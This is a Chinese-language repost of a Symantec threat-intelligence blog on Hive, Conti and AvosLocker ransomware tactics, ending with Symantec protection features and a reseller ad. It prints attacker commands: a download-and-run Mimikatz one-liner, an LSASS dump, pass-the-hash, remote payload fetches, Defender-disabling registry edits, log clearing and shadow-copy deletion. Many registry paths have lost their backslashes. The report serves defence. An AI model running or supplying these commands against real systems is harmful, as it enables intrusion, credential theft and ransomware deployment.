勒索軟體：攻擊者如何入侵您的企業網路

2022 年 4 月 28 日發布｜威脅情報

Karthikeyan C Kasiviswanathan
首席威脅分析工程師

維沙爾・坎布林
首席威脅分析工程師

Hive、Conti 和 AvosLocker 勒索軟體行動正在使用的最新工具、戰術和程序。

目標式勒索軟體攻擊仍然是各種規模組織所面臨的最嚴重網路風險之一。勒索軟體攻擊者使用的戰術在不斷演變，但透過識別最經常使用的工具、戰術和程序（TTPs），組織可以更深入地瞭解勒索軟體集團如何滲透到網路中，並利用這些知識來識別和優先處理那些不足之處。

賽門鐵克(Symantec)於2019/11併入全球網通晶片巨擘--博通(BroadCom，美國股市代號AVGO，全世界網際網路流量有99.9%經過博通的網通晶片)軟體事業部的企業安全部門(SED)，追蹤各種勒索軟體的威脅；然而，在最近大多數攻擊中都觀察到以下三個勒索軟體家族。

- Hive
- Conti
- Avoslocker

與許多其他勒索軟體家族類似，Hive、Conti和Avoslocker隨著市場的動向轉為勒索軟體即服務（RaaS）的商業模式。在RaaS模式中，勒索軟體營運商與負責發起勒索軟體攻擊的附屬組織公司建立分工分潤關係。在大多數情況下，附屬組織遵循使用由勒索軟體運營商撰寫含有詳細攻擊步驟的教戰手冊。

一旦入侵(取得存取權限)受害者網路，Hive、Conti和Avoslocker就會使用大量的TTPs來讓運營商實現以下目標：

- 建立灘頭堡並持續潛伏
- 權限提升
- 變更安全軟體設定以利防禦逃脫
- 在企業網路內橫向移動，如入無人之境

入侵初期（Initial Access）

Hive、Conti和Avoslocker勒索軟體營運商的附屬組織使用各種技術在受害者網路上取得初始立足點。這些技術包括：

- 部署惡意軟體的魚叉式網路釣魚，包括但不限於：
  - IcedID
  - Emotet
  - QakBot
  - TrickBot
- 利用薄弱的RDP憑證
- 漏洞刺探利用，諸如：
  - Microsoft Exchange vulnerabilities - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207, CVE-2021-26855
  - FortiGate firewall vulnerabilities - CVE-2018-13379 and CVE-2018-13374
  - Apache Log4j vulnerabily - CVE-2021-44228

在大多數情況下，魚叉式網路釣魚郵件包含嵌入巨集的Microsoft Word附件，這些附件會導致安裝前面提到的惡意軟體威脅。在某些情況下，攻擊者利用這種惡意軟體來安裝滲透測試工具：Cobalt Strike，然後用它來透視網路上的其他系統。再用這些惡意軟體威脅在被攻擊的電腦上散佈勒索軟體。

持續潛伏（Persistence）

在獲得初始存取權限(入侵)後，賽門鐵克觀察到這三個勒索軟體家族的所有附屬組織都使用第三方/協力廠商軟體，如AnyDesk和ConnectWise Control（以前稱為ScreenConnect）來繼續獲得對受害者網路的存取權限。他們還在防火牆中啟用內建的的遠端桌面存取：

```
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
```

據瞭解，威脅者還在遭入侵的系統上新增使用者帳號以保持存取。在某些情況下，我們看到威脅者新增存放大量的Windows設定值和各種選項、開關的資料庫「註冊檔」 的機碼，允許他們在機器重新啟動時能自動登錄：

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d <user> /f
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
```

發現（Discovery）

在發現階段，勒索軟體威脅者試圖掃描受害者的網路以查找有機可趁的目標。賽門鐵克已經觀察到上述勒索軟體威脅者使用了以下工具：

- ADRecon - Gathers Active Directory information and generates a report
- Netscan - Discovers devices on the network。

憑證存取（Credential Access）

Mimikatz是大多數勒索軟體集團的首選工具，Hive、Conti和Avoslocker也不例外。我們已經觀察到他們使用Mimikatz的PowerShell版本以及該工具的PE版本。還有一些情況是，威脅者直接從GitHub儲存庫載入Mimikatz的PowerShell版本：

powershell IEX((new-object net.webclient).downloadstring('https://raw.githubusercontent.com/<redacted>/Invoke-Mimikatz.ps1'));Invoke-Mimikatz -DumpCreds

除了使用Mimikatz外，威脅者還利用本地rundll32和comsvcs.dll的組合來轉存本地安全認證子系統服務（LSASS）的記憶體：

rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <process id> lsass.dmp full

攻擊者還轉存SECURITY(安全參數設定)、SYSTEM(電腦硬體及系統之相關資訊)和SAM(使用者的屬性及密碼)等核心系統設定檔之儲存內容，然後從轉儲中讀取憑證。在極少數情況下，他們也被觀察到使用taskmgr.exe來轉存本地安全認證子系統服務（LSASS）的記憶體，然後讀取轉存來的有價值憑證。

橫向移動（Lateral Movement）

攻擊者採用PsExec、WMI和BITSAdmin等工具，在受害者網路上橫向傳播和執行勒索軟體。我們還觀察到攻擊者使用其他幾種技術在網路中橫向移動。

- PsExec

  psexec -accepteula @ips.txt -s -d -c CSIDL_WINDOWS\xxx.exe
- WMI

  wmic /node:@C:\share$\comps1.txt /user:"user" /password:"password" process call create "cmd.exe /c bitsadmin /transfer xxx \\IP\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
- BITSAdmin

  bitsadmin /transfer debjob /download /priority normal hxxp://<IP>/ele.dll CSIDL_WINDOWS\ele.dll

・Mimikatz

mimikatz.exe "privilege::debug" "sekurlsa::pth /user:<user> /domain:<domain> /ntlm:<ntlm hash>"

防禦逃脫（Defense Evasion）

與其他一些勒索軟體家族一樣，Hive、Conti和Avoslocker也對阻撓其達成目標的各種安全產品進行了篡改。我們已經觀察到他們使用net、taskkill和sc命令對安全服務進行干預，以停用或終止它們。在某些情況下，他們還使用PC Hunter等工具來結束程序。還看到篡改與安全防護軟體有關的各種登錄機碼(registry entries)，因為對登錄機碼的修改可以使這些軟體無法發揮功能。

經觀察到Hive和AvosLocker都試圖使用以下reg.exe命令停用 Windows Defender。

AvosLocker:

reg add "HKLMSOFTWAREPoliciesMicrosoftWindows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

Hive:

reg.exe delete "HKLMSoftwarePoliciesMicrosoftWindows Defender" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderMpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderReal-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderReal-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderReal-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderReal-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderReal-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderReporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderSpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderSpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f

reg.exe add "HKLMSoftwarePoliciesMicrosoftWindows DefenderSpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f

reg.exe add "HKLMSystemCurrentControlSetControlWMIAutologgerDefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f

reg.exe add "HKLMSystemCurrentControlSetControlWMIAutologgerDefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f

reg.exe delete aHKLMSoftwareMicrosoftWindowsCurrentVersionExplorerStartupApprovedRun" /v "Windows Defender" /f

reg.exe delete "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /v "Windows Defender" /

停用內建的Windows防火牆也是我們看到的這些勒索軟體家族一直使用的伎倆之一：

netsh advfirewall set allprofiles state off

為了掩蓋他們在受害者系統中的蹤跡，威脅者還可能清除Windows事件日誌：

wevtutil.exe cl system
wevtutil.exe cl security
wevtutil.exe cl application
powershell -command "Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }"

衝擊與影響（Impact）

攻擊者往往會停用或篡改作業系統的設定，以使管理員難以恢復資料。刪除磁卷陰影複製是威脅者在開始加密過程之前執行的一種常見伎倆。他們透過使用Vssadmin或WMIC等工具執行以下任命令來執行這項任務：

vssadmin.exe delete shadows /all /quiet
wmic.exe shadowcopy delete

我們還看到BCDEdit被用來關閉系統自動恢復功能，並在啟動時忽略錯誤：

bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {default} recoveryenabled no

在某些情況下，威脅者會刪除註冊表中的安全模式設置，以阻止安全產品服務在安全模式

下啟動：

reg delete HKLMSYSTEMCurrentControlSetControlSafeBootNetwork<service> /f

偷偷運出資料 (Exfiltration)

攻擊者通常在加密前從受害者的環境中偷偷運出機敏資料。然後，他們利用偷來的資料，試圖向受害者勒索贖金。我們已經觀察到威脅者使用以下雲端服務來偷偷運出資料：

- https://anonfiles.com
- https://mega.nz
- https://send.exploit.in
- https://ufile.io
- https://www.sendspace.com

我們還看到攻擊者使用以下工具來偷偷運出資料：

- Filezilla
- Rclone

結論

本部落格中概述的TTPs是當前勒索軟體威脅狀況的一個縮影。這些威脅者所使用的TTPs在不斷演變，這些團體不斷地調整他們的方法，以逃避其目標的安全防禦系統。因此，企業需要保持警惕並採用多層次的安全方法。

賽門鐵克端點防護

賽門鐵克端點防護 (SEP：Symantec Endpoint Protection) 使用下列技術來防禦鎖定勒索軟體威脅。

AV Protection (檔案型防護)

- Ransom.Hive
- Ransom.Conti
- Ransom.AvosLocker
- Backdoor.Cobalt
- Hacktool.Mimikatz
- Trojan.IcedID*

- Trojan.Emotet*
- W32.Qakbot*
- Trojan.Trickybot*

Behavioral Protection(行為式防護功能)

- SONAR.RansomHive!g2
- SONAR.RansomHive!g3
- SONAR.RansomHive!g4
- SONAR.RansomAvos!g2
- SONAR.RansomConti!g1
- SONAR.RansomConti!g3
- SONAR.RansomConti!g4
- SONAR.Ransomware!g30
- SONAR.RansomGregor!g1
- SONAR.SuspLaunch!gen4
- SONAR.SuspLaunch!g18
- SONAR.Ransom!gen59
- SONAR.Ransomware!g26
- SONAR.Cryptlck!g171

入侵預防系統 (IPS)

賽門鐵克端點防護內建的 入侵預防系統 (IPS)能夠在入侵初期（Initial Access）、持續潛伏（Persistence）和橫向移動（Lateral Movement）等攻擊鏈的不同階段有效攔截攻擊。SEP的稽核特徵是為了提高對網路上潛在的不需要的流量辨識。預設情況下，稽核特徵並不攔截。管理員在查看他們網路中的IPS事件日誌時，可以注意到這些稽核特徵事件，並決定是否配置相應的稽核特徵來阻止這些流量。

下面是一個稽核特徵的清單，可以透過政策來阻止與使用軟體或工具有關的活動，如AnyDesk、ScreenConnect和PsExec。稽核特徵是指偵測特定通訊類型但不採取預設動作的特徵。您可以編輯這些特徵以定義預設動作。


- 33211 [Audit: AnyDesk Remote Desktop Activity]
- 33156 [Audit: ScreenConnect Remote Support Software Activity]
- 30068 [Audit: PSExec Utility Activity]
- 33588 [Audit: WMIC Remote RPC Interface Bind Attempt]
- 33311 [Audit: PCHunter Tool Activity]

- 33295 [Attack: Ransom.Conti Activity 3]
- 33435 [Attack: Ransom.AvosLocker Activity 3]
- 33444 [Attack: Ransom.AvosLocker Activity 4]
- 32436 [Attack: Ransom.Gen Activity 29]
- 33323 [Attack: Ransom.Hive Activity]
- 33119 [Audit: RClone Tool Activity]

賽門鐵克建議啟用入侵預防系統 (IPS)，不管是一般電腦也包含伺服主機。

使用「Adaptive Protection：自適應防護」

賽門鐵克「Adaptive Protection：自適應防護」是可以有效防止攻擊者使用的「橫向移動」和「勒索軟體執行」的防護技術。如果你的環境中沒有使用PsExec、WMIC和BITSAdmin等工具，那麼你應該使用賽門鐵克「自適應防護」政策 "拒絕 "這些應用程式和可疑行為，自適應防護透過管理受信任應用程式所執行的可疑行為來減少攻擊面。



Wmiprvse

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
WMI Provider Host (Wmiprvse) launching Regsvr32	T1047 (+ 2 more)	High	Allow / Monitor / Deny
WMI Provider Host (Wmiprvse) creating files in common persistence locations	T1047 (+ 1 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Windows Scripting Host (WScript)	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Rundll32	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Microsoft HTML Host	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Windows Management Instrumentation (WMI) launching Schtasks	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Windows Scripting Host (CScript)	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Windows Net utility (net.exe)	T1047 (+ 1 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching sc.exe	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching PowerShell	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)

Bitsadmin

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
Bitsadmin launching	T1048 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)

Vssadmin

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
Vssadmin launching to delete shadow copies	T1490	High	Allow / Monitor / Deny

防護建議

- 啟用入侵預防系統 (IPS)：賽門鐵克的入侵預防系統(IPS)是業界一流的深層封包檢測技術引擎，會攔截光靠傳統病毒定義檔無法阻止的某些威脅。IPS可以防止從 Internet 不知不覺地下載軟體時所發生的偷渡式下載。攻擊者通常使用侵入套件，透過偷渡式下載進行 CryptoLocker 之類的網頁式攻擊。在某些情況下，IPS 可以中斷 command-and-control (C&C) 通訊來攔截檔案加密。C&C 伺服器是攻擊者或網路罪犯所控制的電腦，用來將指令傳送給惡意程式所破壞的系統，並從目標網路接收所竊取的資料。「 URL 信譽 」根據網頁的信譽分數來防止 Web 威脅。「啟用 URL 信譽」選項會攔截信譽分數低於特定臨界值的網頁。(14.3 RU1 and later)如需詳細資訊，請參閱：啟用網路入侵預防或瀏覽器入侵預防。
- 啟用 SONAR：SONAR 的行為式防護功能是另一個防禦惡意軟體的重要功能。SONAR 可防止 CryptoLocker 之類的勒索軟體變體的雙重可執行檔名稱執行。

- 用戶還應該保持賽門鐵克端點保護（SEP）的最新版本和最新病毒定義檔及其他內容更新。
- 賽門鐵克擁有針對所有威脅類型的多層保護技術。為了提供最好的保護，應在Windows桌面和伺服器上啟用所有SEP功能。
- 使用Symantec Endpoint Protection 的勒索軟體防護。

關於作者

Karthikeyan C Kasiviswanathan
首席威脅分析工程師

Karthikeyan 是賽門鐵克安全技術與應變中心團隊的成員，該團隊專注於提供針對當前和未來網路威脅的全天候保護。

關於作者

維沙爾 • 坎布林
首席威脅分析工程師

維沙爾 • 坎布林是賽門鐵克安全技術和回應團隊的成員，他專注於研究未來的網路威脅。

原廠網址：https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ransomware-hive-conti-avoslocker
本文件由保安資訊有限公司專業細心整理後提供。如有遺誤、更新或異動均以上Symantec原廠公告為準，請知悉。2022/04

更多資訊 請造訪我們的網站 http://www.SaveTime.com.tw
(好記：幫您節省時間.的公司.在台灣)

關於保安資訊：

從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

- 保安資訊被業界公認為最專業的賽門鐵克解決方案的專家。
- 保安資訊的團隊自 1995 年起就專注於賽門鐵克資訊安全解決方案的銷售、規劃與整合、技術支援、教育訓練、顧問服務，特別是提供企業 IT 專業人員的技能傳承(Knowledge Transfer)的效益上，以及比原廠更快速的技術支援回應，深獲許多中大型企業與組織的青睞(特別是有 IT Team 的組織)，長期合作的意願與滿意度極高。
- 與許多系統整合或服務公司不同的是，我們不吝惜分享我們的專業技能與經驗給顧客的 IT Team，經由常態性的教育訓練、精簡的快速手冊、標準 SOP 文件的提供，以及基於比原廠更孰悉顧客的使用環境與現況的快速回應的品質，在業界建立扎實的口碑。
- 保安資訊一直專注於賽門鐵克領先業界的資訊系統基礎架構上的安全性與可用性的解決方案。進而累積了許多與基礎架構整合的成功經驗，讓導入 Symantec 解決方方案的成效非常卓越。我們的顧客都能免除 Try & Error 的時間浪費及不確定的投入或自行摸索的運作風險。
- 關於我們：

保安資訊有限公司
http://www.savetime.com.tw
0800-381500、0936-285588